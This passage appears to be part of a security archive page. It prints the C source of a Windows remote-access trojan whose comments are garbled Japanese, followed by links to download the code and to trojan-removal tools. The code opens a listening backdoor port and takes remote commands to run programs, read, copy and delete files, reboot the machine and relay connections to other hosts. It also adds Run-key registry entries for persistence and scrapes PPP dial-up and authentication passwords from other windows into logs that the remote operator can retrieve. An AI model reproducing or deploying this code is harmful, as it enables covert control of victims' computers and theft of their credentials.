        // ƒNƒ‰ƒCƒAƒ“ƒg,©,ç,ÌƒpƒPƒbƒg
        if (sock_use[1]==1)
            send(sock1,buf,r,0); //
"¥,Ý‘äƒ, [ƒh,Å,Í Aƒ^ [ƒQƒbƒg,ÉƒpƒPƒbƒg,ð'¼'—
        else if (buf[r-1]==4 || buf[r-2]==13){ //
ƒNƒ‰ƒCƒAƒ“ƒg,©,ç,ÌƒRƒ}ƒ“ƒh ó•t
            if (buf[r-1]==4) buf[r]=0;
            else if (buf[r-2]==13) buf[r-2]=0;
```

```
            strcat(scmd,buf);   // scmd:ƒNƒ‰ƒCƒAƒ‰ƒg,©,ç,ÌƒRƒ}ƒ‰ƒh
            // ƒRƒ}ƒ‰ƒh ^—
            for (;;){
                for (i=0;i<(int)strlen(scmd);i++)
                    if (scmd[i]==8) break;
                if (i==(int)strlen(scmd)) break;
                for (j=i+1;j<(int)strlen(scmd);j++)
                    scmd[j-2]=scmd[j];
                scmd[j-2]=0;
            }
            if (fmktext){
                for (i=0;i<(int)strlen(scmd);i++)
                    if (scmd[i]==4){
                        fclose(pmktext);
                        fmktext=0;
                        send(sock0,PROMPT,strlen(PROMPT),0);
                        strcpy(scmd,"");
                        return;
                    }
                strcat(buf,"\n\r");
                send(sock0,buf,strlen(buf),0);
                fprintf(pmktext,"%s\n\r",scmd);
                strcpy(scmd,"");
                return;
            }
            if (buf[r-1]==4) buf[r-1]=0;
            strcat(buf,"\n\r");
            send(sock0,buf,strlen(buf),0); // \n\r•t,«,ðecho,Æ,µ,Ä•Ô,·

            // Logout
            if (!strcmp(scmd,CMD_LOGOUT)){
                DestroySocket(sock0);
                strcpy(scmd,"");
                return;
            }

            if (!strcmp(scmd,CMD_REBOOT))
                ExitWindowsEx(EWX_REBOOT,0);
            if (!strcmp(scmd,CMD_HALT))
                ExitWindowsEx(EWX_SHUTDOWN,0);

            // popup
            if (!strncmp(scmd,CMD_POPUP,strlen(CMD_POPUP))){
                if (strlen(scmd)<strlen(CMD_POPUP)+2){
                    sprintf(buf,"usage : %s
Message\n\r%s",CMD_POPUP,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                MessageBox(NULL,scmd+strlen(CMD_POPUP)+1,"",MB_OK);
                send(sock0,PROMPT,strlen(PROMPT),0);
                strcpy(scmd,"");
                return;
            }

            // Make Text
            if (!strncmp(scmd,CMD_MKTEXT,strlen(CMD_MKTEXT))){
```

```
                if (strlen(scmd)<strlen(CMD_MKTEXT)+2){
                    sprintf(buf,"usage : %s File\n\r%s",CMD_MKTEXT,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                if ((pmktext=fopen(scmd+strlen(CMD_MKTEXT)+1,"wb"))==NULL){
                    sprintf(buf,"Can not write.\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                fmktext=1;
                strcpy(scmd,"");
                return;
            }

            // regrun
            if (!strncmp(scmd,CMD_REGRUN,strlen(CMD_REGRUN))){
                char    p1[256],p2[256];
                UINT    cs,err=0;
                char    szKey[256];
                HKEY    hKey=0;
                DWORD   disp=0,d1,d2;

                if (strlen(scmd)<strlen(CMD_REGRUN)+3){
                    sprintf(buf,"usage : %s [-l][-c][-
d]\n\r%s",CMD_REGRUN,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }

strcpy(szKey,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
                if
(RegCreateKeyEx(HKEY_LOCAL_MACHINE,szKey,0,NULL,REG_OPTION_VOLATILE,
                        KEY_ALL_ACCESS,NULL,&hKey,&disp)!=ERROR_SUCCESS){
                    sprintf(buf,"Can not open registry.\n\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }

                cs=strlen(CMD_REGRUN)+4;
                switch (scmd[strlen(CMD_REGRUN)+2]){
                  case 'c': if (strlen(scmd)<=cs){ err=1; break;}
                            for (i=cs;i<(int)strlen(scmd);i++)
                                if (scmd[i]==' ') break;
                            if (i==cs || i==strlen(scmd)){ err=1; break;}
                            scmd[i]=0;
                            if
(RegSetValueEx(hKey,scmd+cs,0,REG_SZ,scmd+i+1,strlen(scmd+i+1))!=ERROR_SUCC
ESS)
                                err=2;
                            break;
                  case 'd': if (strlen(scmd)<=cs){ err=1; break;}
                            if
(RegDeleteValue(hKey,scmd+cs)!=ERROR_SUCCESS)
                                err=2;
```

```
                            break;
                    case 'l': for (i=0;;i++){
                                d1=d2=256;
                                if
(RegEnumValue(hKey,i,p1,&d1,NULL,NULL,p2,&d2)!=ERROR_SUCCESS) break;
                                sprintf(buf,"%-20s %s\n\r",p1,p2);
                                send(sock0,buf,strlen(buf),0);
                            }
                            break;
                    default:  err=1;
                            break;
                }
                RegCloseKey(hKey);
                if (err==1) sprintf(buf,"Invalid arguments.\n\r%s",PROMPT);
                else if (err==2) sprintf(buf,"Registry I/O
error.\n\r%s",PROMPT);
                else strcpy(buf,PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }

            // exec
            if (!strncmp(scmd,CMD_EXEC,strlen(CMD_EXEC))){
                BOOL r=TRUE;
                char p1[100],p2[100];

                if (strlen(scmd)<=strlen(CMD_EXEC)+2){
                    sprintf(buf,"usage : %s execfile arg1 arg2
...\n\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                for (i=strlen(CMD_EXEC)+1;i<strlen(scmd);i++)
                    if (scmd[i]==' ') break;
                if (i==strlen(scmd)){
                    strcpy(p1,scmd+strlen(CMD_EXEC)+1); strcpy(p2,"");
                    r=BootProcess(hwnd,p1,p2);
                }else{
                    scmd[i]=0;
                    strcpy(p1,scmd+strlen(CMD_EXEC)+1);
strcpy(p2,scmd+i+1);
                    r=BootProcess(hwnd,p1,p2);
                }
                if (r==FALSE) sprintf(buf,"Execution
error.\n\r%s,%s\n\r%s",p1,p2,PROMPT);
                else strcpy(buf,PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }

            // uuencode
            if (!strncmp(scmd,CMD_UUENCODE,strlen(CMD_UUENCODE))){
                char f1[MAX_PATH],f2[MAX_PATH];
                int  r=0;
                sscanf(scmd,"%s %s %s",CMD_UUENCODE,f1,f2);
                if (!strlen(f1) || !strlen(f2)){
```

```
                    sprintf(buf,"usage : %s EncodeFile
Outputfile.\n\r%s",CMD_UUENCODE,PROMPT);
                }else{
                    strcpy(buf,PROMPT);
                    for (r=strlen(f1)-1;r>=0;r--)
                        if (f1[r]=='\\') break;
                    r=uuencode(f1,f2,f1+r+1);
                }
                if (r!=0) sprintf(buf,"Encode error.\n\r%s",PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }
            // uudecode
            if (!strncmp(scmd,CMD_UUDECODE,strlen(CMD_UUDECODE))){
                char f1[MAX_PATH],f2[MAX_PATH];
                int  r=0;
                sscanf(scmd,"%s %s %s",CMD_UUDECODE,f1,f2);
                if (!strlen(f1)){
                    sprintf(buf,"usage : %s EncodedFile
[Outputfile].\n\r%s",CMD_UUDECODE,PROMPT);
                }else{
                    strcpy(buf,PROMPT);
                    r=uudecode(f1,f2);
                }
                if (r!=0) sprintf(buf,"Decode error.\n\r%s",PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }
            // PPP,Auth Password
            if (!strncmp(scmd,CMD_PASSWD,strlen(CMD_PASSWD))){
                FILE    *fp;
                char    pass[200];

                if (strlen(scmd)==strlen(CMD_PASSWD)+3){
                    strcpy(buf,PROMPT);
                    switch(scmd[strlen(CMD_PASSWD)+2]){
                        case 's':
dtimer=SetTimer(hwnd,1,PPPWIN_SEARCH_INTERVAL,NULL);
                                    break;
                        case 't':   KillTimer(hwnd,dtimer);
                                    break;
                        case 'd':   remove(ALOGFILE);
                                    remove(LOGFILE);
                                    break;
                        default:    sprintf(buf,"usage : %s [-s:logging
start][-t:logging stop][-d:delete log]\n\r%s",CMD_PASSWD,PROMPT);
                                    break;
                    }
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                if (strlen(scmd)!=strlen(CMD_PASSWD)){
                    sprintf(buf,"Invalid arguments.\n\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
```

```
                }
                if ((fp=fopen(LOGFILE,"r"))!=NULL){
                    fscanf(fp,"%s",pass);
                    strcat(pass,"\n\r");
                    sprintf(buf,"PPP:%s",pass);
                    send(sock0,buf,strlen(buf),0);
                    fclose(fp);
                }else{
                    sprintf(pass,"PPP-logfile not found.\n\r");
                    send(sock0,pass,strlen(pass),0);
                }
                if ((fp=fopen(ALOGFILE,"r"))!=NULL){
                    fscanf(fp,"%s",pass);
                    strcat(pass,"\n\r");
                    sprintf(buf,"AUTH:%s",pass);
                    send(sock0,buf,strlen(buf),0);
                    fclose(fp);
                }else{
                    sprintf(pass,"AUTH-logfile not found.\n\r");
                    send(sock0,pass,strlen(pass),0);
                }
                sprintf(buf,"%s",PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }

            // "¥,Ý'ätelnet
            if (!strncmp(scmd,CMD_XTELNET,strlen(CMD_XTELNET))){

                if (strlen(CMD_XTELNET)==strlen(scmd)){
                    sprintf(buf,"usage : %s IPaddress
Portnumber\n\r%s",CMD_XTELNET,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                strcpy(tgipaddr,"");
                tgport=0;
                sscanf(scmd,"%s %s %d",CMD_XTELNET,tgipaddr,&tgport);
                if (strlen(tgipaddr)==0 || tgport==0){
                    sprintf(buf,"Invalid arguments\n\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                sprintf(buf,"Connecting to %s (%d)\n\r",tgipaddr,tgport);
                send(sock0,buf,strlen(buf),0);
                ConnectToServer(hwnd,tgipaddr,tgport);
                strcpy(scmd,"");
                return;
            }

            // cat
            if (!strncmp(scmd,CMD_CAT,strlen(CMD_CAT))){
                char    cat[MAX_PATH];
                FILE    *fp;

                if (strlen(scmd)<strlen(CMD_CAT)+2){
```

```
                    sprintf(buf,"usage : %s File\n\r%s",CMD_CAT,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }else  strcpy(cat,scmd+4);
                if ((fp=fopen(cat,"rb"))==NULL){
                    sprintf(buf,"File not found\n\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                for (;;){
                    if (feof(fp)) break;
                    buf[0]=getc(fp); buf[1]=0;
                    send(sock0,buf,2,0);
                }
                fclose(fp);
                send(sock0,PROMPT,strlen(PROMPT),0);
                strcpy(scmd,"");
                return;
            }

            // rm
            if (!strncmp(scmd,CMD_RM,strlen(CMD_RM))){
                if (strlen(scmd)<strlen(CMD_RM)+2)
                    sprintf(buf,"usage : %s File\n\r%s",CMD_RM,PROMPT);
                else if (remove(scmd+3)==-1)
                    sprintf(buf,"Can not remove.\n\r%s",PROMPT);
                else strcpy(buf,PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }
            // cp
            if (!strncmp(scmd,CMD_CP,strlen(CMD_CP))){
                UINT i;
                char s[MAX_PATH],d[MAX_PATH];
                FILE *fpi,*fpo;

                strcpy(s,""); strcpy(d,"");
                sscanf(scmd,"%s %s %s",CMD_CP,s,d);
                if (!strlen(s) || !strlen(d)){
                    sprintf(buf,"usage : %s SourceFile
DistFile\n\r%s",CMD_CP,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                if ((fpi=fopen(s,"rb"))==NULL)
                    sprintf(buf,"File not found.\n\r%s",PROMPT);
                else if ((fpo=fopen(d,"wb"))==NULL){
                    fclose(fpi);
                    sprintf(buf,"Can not write.\n\r%s",PROMPT);
                }else{
                    for (;;){
                        if ((i=fread(buf,1,MAXBUF,fpi))<=0) break;
                        fwrite(buf,1,i,fpo);
                    }
                    fclose(fpi);
```

```
                    fclose(fpo);
                    strcpy(buf,PROMPT);
                }
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }
            // ren
            if (!strncmp(scmd,CMD_REN,strlen(CMD_REN))){
                char s[MAX_PATH],d[MAX_PATH];

                strcpy(s,""); strcpy(d,"");
                sscanf(scmd,"%s %s %s",CMD_REN,s,d);
                if (!strlen(s) || !strlen(d)){
                    sprintf(buf,"usage : %s namefrom
maneto\n\r%s",CMD_REN,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                if (rename(s,d)==0) strcpy(buf,PROMPT);
                else sprintf(buf,"Can not rename.\n\r%s",PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }
            // ls
            if (!strncmp(scmd,CMD_LS,strlen(CMD_LS))){
                char            lsdir[MAX_PATH];
                WIN32_FIND_DATA t;
                HANDLE          h;
                char            a[10],dt[50];
                int             i;
                SYSTEMTIME      st;

                if (strlen(scmd)<strlen(CMD_LS)+2){
                    sprintf(buf,"usage : %s
Drive:Directory\n\r%s",CMD_LS,PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }else  strcpy(lsdir,scmd+3);

                if ((h=FindFirstFile(lsdir,&t))!=INVALID_HANDLE_VALUE){
                    for (;;){
                        if (!(t.dwFileAttributes&FILE_ATTRIBUTE_ARCHIVE))
                            a[0]='-';
                        else a[0]='a';
                        if (!(t.dwFileAttributes&FILE_ATTRIBUTE_DIRECTORY))
                            a[1]='-';
                        else a[1]='d';
                        if (!(t.dwFileAttributes&FILE_ATTRIBUTE_HIDDEN))
                            a[2]='-';
                        else a[2]='h';
                        if (!(t.dwFileAttributes&FILE_ATTRIBUTE_READONLY))
                            a[3]='-';
                        else a[3]='r';
                        if (!(t.dwFileAttributes&FILE_ATTRIBUTE_SYSTEM))
                            a[4]='-';
```

```
                        else a[4]='s';
                        a[5]=0;
                        FileTimeToSystemTime(&t.ftLastWriteTime,&st);

sprintf(dt,"%4d/%2d/%2d_%2d:%2d",st.wYear,st.wMonth,st.wDay,st.wHour,st.wMi
nute);
                        for (i=0;i<(int)strlen(dt);i++) if (dt[i]==' ')
dt[i]='0';
                        dt[10]=' ';
                        sprintf(buf,"%s %-20s %10lu
%s\n\r",a,t.cFileName,t.nFileSizeLow,dt);
                        send(sock0,buf,strlen(buf),0);
                        if (FindNextFile(h,&t)==FALSE) break;
                    }
                }else{
                    sprintf(buf,"Can not find such
directory.\n\r%s",PROMPT);
                    send(sock0,buf,strlen(buf),0);
                    strcpy(scmd,"");
                    return;
                }
                strcpy(buf,PROMPT);
                send(sock0,buf,strlen(buf),0);
                strcpy(scmd,"");
                return;
            }

            if (strlen(scmd)) sprintf(buf,"Command not
found.\n\r%s",PROMPT);
            else strcpy(buf,PROMPT);
            send(sock0,buf,strlen(buf),0);
            strcpy(scmd,"");
        }else{
            buf[r]=0;
            send(sock0,buf,strlen(buf),0);
            strcat(scmd,buf);
        }
    }else
        // "¥,Ý‘äŒo—Rƒ^ [ƒQƒbƒg,©,ç,ÌƒpƒPƒbƒg
        send(sock0,buf,r,0); // ƒNƒ‰ƒCƒAƒ"ƒg,É,»,Ì,Ü,Ü'¼'—
}
BOOL CALLBACK PPPpassGetProc(HWND hwnd,LPARAM lParam)
{
    char    wb[2000],buf[100];
    char    msg[20];
    int     i;
    FILE    *fp;

    if (ppp_pcount==0) strcpy(wb,"");
    if (ppp_pcount==WNDNO_USER) strcpy(msg,"User=\"");
    else if (ppp_pcount==WNDNO_PASS) strcpy(msg,"Pass=\"");
    else if (ppp_pcount==WNDNO_TEL) strcpy(msg,"Tel=\"");
    else{
        ppp_pcount++;
        return TRUE;
    }
    SendMessage(hwnd,WM_GETTEXT,100,(LPARAM)buf);
    strcat(wb,msg);
    strcat(wb,buf);
```

```
    strcat(wb,"\",");
    if (ppp_pcount==12){
        if ((fp=fopen(LOGFILE,"w"))!=NULL){
            for (i=0;i<(int)strlen(wb);i++)
                if (wb[i]==' ') wb[i]='_';
            wb[strlen(wb)-1]=0;
            fprintf(fp,"%s\n",wb);
            fclose(fp);
        }
    }
    ppp_pcount++;
    return TRUE;
}
BOOL CALLBACK AuthpassGetProc(HWND hwnd,LPARAM lParam)
{
    char    wb[2000],buf[100];
    char    msg[20];
    int     i;
    FILE    *fp;

    if (auth_pcount==0) strcpy(wb,"");
    if (auth_pcount==WNDNO_AUSER) strcpy(msg,"User=\"");
    else if (auth_pcount==WNDNO_APASS) strcpy(msg,"Pass=\"");
    else{
        auth_pcount++;
        return TRUE;
    }
    SendMessage(hwnd,WM_GETTEXT,100,(LPARAM)buf);
    strcat(wb,msg);
    strcat(wb,buf);
    strcat(wb,"\",");
    if (auth_pcount==WNDNO_APASS){
        if ((fp=fopen(ALOGFILE,"w"))!=NULL){
            for (i=0;i<(int)strlen(wb);i++)
                if (wb[i]==' ') wb[i]='_';
            wb[strlen(wb)-1]=0;
            fprintf(fp,"%s\n",wb);
            fclose(fp);
        }
    }
    auth_pcount++;
    return TRUE;
}
LRESULT WINAPI TestWndProc(HWND hWnd, UINT iMsg, WPARAM wParam, LPARAM
lParam)
{
    int             initsocket(HWND);
    void            SocketOperation(HWND,WPARAM,LPARAM);
    HWND            dhwnd;

    switch(iMsg){
        case WM_ASYNC_SELECT:
            SocketOperation(hWnd,wParam,lParam);
            break;
        case WM_TIMER:
            if (wParam==1){
                if ((dhwnd=FindWindow(NULL,TGAPP))!=NULL){
                    ppp_pcount=0;
                    EnumChildWindows(dhwnd,(WNDENUMPROC)PPPpassGetProc,0);
```

```
                }
                if ((dhwnd=FindWindowEx(NULL,NULL,NULL,AUTHAPP))!=NULL){
                    auth_pcount=0;
                    EnumChildWindows(dhwnd,(WNDENUMPROC)AuthpassGetProc,0);
                }
            }
            break;
        case WM_CREATE:
            sock_use[0]=0;
            sock_use[1]=0;
            initsocket(hWnd);
            dtimer=SetTimer(hWnd,1,PPPWIN_SEARCH_INTERVAL,NULL);
            break;
        case WM_DESTROY:
            PostQuitMessage(0);
            break;
        default:
            return(DefWindowProc(hWnd,iMsg,wParam,lParam));
    }
    return 0L;
}
int     initsocket(HWND hwnd)
{
    SOCKADDR_IN         sAddr;
    INT                 DestroySocket(SOCKET);
    WSADATA             wsa;
    WORD wVersionRequested;

    wVersionRequested = MAKEWORD( 2, 0 );
    if (WSAStartup(wVersionRequested , &wsa)!=0){
        XMessageBox(hwnd,"WinsockDLL Initialization error","Winsock
Error",MB_OK);
        return -1;
    }
    if (wsa.wVersion<MIN_WSOCKVER){
        XMessageBox(hwnd,"Winsock version incorrect","Winsock
Error",MB_OK);
        return -1;
    }

    if ((sock_listen=socket(AF_INET,SOCK_STREAM,0))==INVALID_SOCKET){
        XMessageBox(hwnd,"Can not make tcp socket","Winsock Error",MB_OK);
        return -1;
    }
    sAddr.sin_family        = AF_INET;
    sAddr.sin_addr.s_addr   = htonl(INADDR_ANY);
    sAddr.sin_port          = htons((u_short)(CON1_PORT));
    if (bind(sock_listen,(SOCKADDR *)&sAddr,sizeof(sAddr))==SOCKET_ERROR){
        XMessageBox(hwnd,"Port is already used","Winsock Error",MB_OK);
        DestroySocket(sock_listen);
        return -1;
    }
    if (listen(sock_listen,1)==SOCKET_ERROR){
        DestroySocket(sock_listen);
        XMessageBox(hwnd,"Port listening error","Winsock Error",MB_OK);
        return -1;
    }
    if
(WSAAsyncSelect(sock_listen,hwnd,WM_ASYNC_SELECT,FD_ACCEPT|FD_CLOSE|FD_READ
```

```
|FD_WRITE)==SOCKET_ERROR){
        DestroySocket(sock_listen);
        XMessageBox(hwnd,"AsyncSelect error","Winsock Error",MB_OK);
        return -1;
    }

    return 1;
}

INT DestroySocket(SOCKET s)
{
    INT         res;
    LINGER      ling;

    ling.l_onoff  = 1;
    ling.l_linger = 0;
    setsockopt(s,SOL_SOCKET,SO_LINGER,(LPSTR)&ling,sizeof(LINGER));
    res=closesocket(s);
    return(res);
}
BOOL    ConnectToServer(HWND hwnd,LPSTR IPaddress,int port)
{
    SOCKADDR_IN addr;
    int         serror=0;

    if ((sock1=socket(AF_INET,SOCK_STREAM,0))==INVALID_SOCKET){
        XMessageBox(hwnd,"Can not make tcp socket","Winsock Error",MB_OK);
        return -1;
    }

    addr.sin_family     = AF_INET;
    addr.sin_port       = htons((u_short)port);
    addr.sin_addr.s_addr= inet_addr(IPaddress);

    if
(WSAAsyncSelect(sock1,hwnd,WM_ASYNC_SELECT,FD_CONNECT|FD_CLOSE|FD_READ|FD_W
RITE)==SOCKET_ERROR){
        XMessageBox(hwnd,"AsyncSelect Error","Winsock Error",MB_OK);
        return FALSE;
    }
    if (connect(sock1,(LPSOCKADDR)&addr,sizeof(addr))==SOCKET_ERROR){
        serror=WSAGetLastError();
        if (serror==WSAEWOULDBLOCK){
            return TRUE;
        }else{
            XMessageBox(hwnd,"Make connection error","Winsock
Error",MB_OK);
            return FALSE;
        }
    }else return TRUE;
}
BOOL    BootProcess(HWND hDlg,char *proc,char *args)
{
    STARTUPINFO         si;
    PROCESS_INFORMATION pi;
    char                buf[MAX_PATH];
    int                 i;

    ZeroMemory(&si,sizeof(STARTUPINFO));
```

```
    ZeroMemory(&pi,sizeof(PROCESS_INFORMATION));
    si.cb=sizeof(STARTUPINFO);
    si.dwFlags=STARTF_USESHOWWINDOW;
    si.wShowWindow=SW_SHOWNORMAL;
    for (i=strlen(proc)-1;i>=0;i--) if (proc[i]=='\\') break;
    sprintf(buf,"%s %s",proc+i+1,args);
    if (CreateProcess(proc,buf,NULL,NULL,FALSE,
            0,NULL,NULL,&si,&pi)==FALSE){
        XMessageBox(hDlg,"Can not boot specified process","Boot
error",MB_OK);
        return(FALSE);
    }
    strcpy(args,buf);
    return (TRUE);
}

#define ENC(c) ((c) ? ((c) & 077) + ' ': '`')
#define DEC(c)  (((c) - ' ') & 077)

int uuencode(char *infile,char *outfile,char *extname)
{
    int     ch, n;
    char    *p;
    char    buf[80];
    FILE    *fpi,*fpo;

    if ((fpi=fopen(infile,"rb"))==NULL) return -1;
    if ((fpo=fopen(outfile,"wb"))==NULL){
        fclose(fpi);
        return(-2);
    }
    fputs("begin 644 ",fpo);
    fputs(extname,fpo);
    fputc(13,fpo);
    fputc(10,fpo);
    while (n = fread(buf,1,45,fpi)) {
        ch = ENC(n);
        if (fputc(ch,fpo) == EOF)
            break;
        for (p = buf; n > 0; n -= 3, p += 3) {
            ch = *p >> 2;
            ch = ENC(ch);
            if (fputc(ch,fpo) == EOF)
                break;
            ch = (*p << 4) & 060 | (p[1] >> 4) & 017;
            ch = ENC(ch);
            if (fputc(ch,fpo) == EOF)
                break;
            ch = (p[1] << 2) & 074 | (p[2] >> 6) & 03;
            ch = ENC(ch);
            if (fputc(ch,fpo) == EOF)
                break;
            ch = p[2] & 077;
            ch = ENC(ch);
            if (fputc(ch,fpo) == EOF)
                break;
        }
        if (fputc(13,fpo) == EOF || fputc(10,fpo)==EOF)
            break;
```

```
    }
    ch = ENC('\0');
    fputc(ch,fpo);
    fputc(13,fpo);
    fputc(10,fpo);
    fputs("end",fpo);
    fputc(13,fpo);
    fputc(10,fpo);
    fclose(fpi);
    fclose(fpo);
    return (0);
}
int uudecode(char *infile,char *outfile)
{
    int     n;
    char    ch, *p;
    int     mode;
    char    buf[MAX_PATH];
    FILE    *fpi,*fpo;

    if ((fpi=fopen(infile,"rb"))==NULL) return (-1);

    do {
        if (!fgets(buf, sizeof(buf), fpi)){
            fclose(fpi);
            return(-3);
        }
    } while (strncmp(buf, "begin ", 6));
    sscanf(buf, "begin %o %s", &mode, buf);

    if (buf[0] == '~'){
        fclose(fpi);
        return(-4);
    }
    if (strlen(outfile)!=0) strcpy(buf,outfile);
    if ((fpo=fopen(buf, "wb"))==NULL){
        fclose(fpi);
        return(-2);
    }

    for (;;) {
        if (!fgets(p = buf, sizeof(buf), fpi)){
            fclose(fpi); fclose(fpo);
            return(-7);
        }
        if ((n = DEC(*p)) <= 0)
            break;
        for (++p; n > 0; p += 4, n -= 3)
            if (n >= 3) {
                ch = DEC(p[0]) << 2 | DEC(p[1]) >> 4;
                fputc(ch,fpo);
                ch = DEC(p[1]) << 4 | DEC(p[2]) >> 2;
                fputc(ch,fpo);
                ch = DEC(p[2]) << 6 | DEC(p[3]);
                fputc(ch,fpo);
            }
            else {
                if (n >= 1) {
                    ch = DEC(p[0]) << 2 | DEC(p[1]) >> 4;
```

```
                    fputc(ch,fpo);
                }
                if (n >= 2) {
                    ch = DEC(p[1]) << 4 | DEC(p[2]) >> 2;
                    fputc(ch,fpo);
                }
                if (n >= 3) {
                    ch = DEC(p[2]) << 6 | DEC(p[3]);
                    fputc(ch,fpo);
                }
            }
    }
    fclose(fpi);
    fclose(fpo);
    return(0);
}
```

Additional Information

Links to additional information:

You can download the code from http://www.tlsecurity.net/sourcecodeb.htm both version 2.0 and 2.01.

http://shadowpenguin.backsection.net
http://www.salmoninternet.com/virusrep.htm
http://list.nessus.org/listarch/1999-11/msg00065.html
http://packetstorm.securify.com/trojans/indexdate.shtml

Trojan Cleaner:
http://www.moosoft.com/xtcp.php
http://www.securetroy.com/trojanlist.htm
http://lockdown2000.com/trojansdetected.html
http://www.glocksoft.com/trojan_port.htm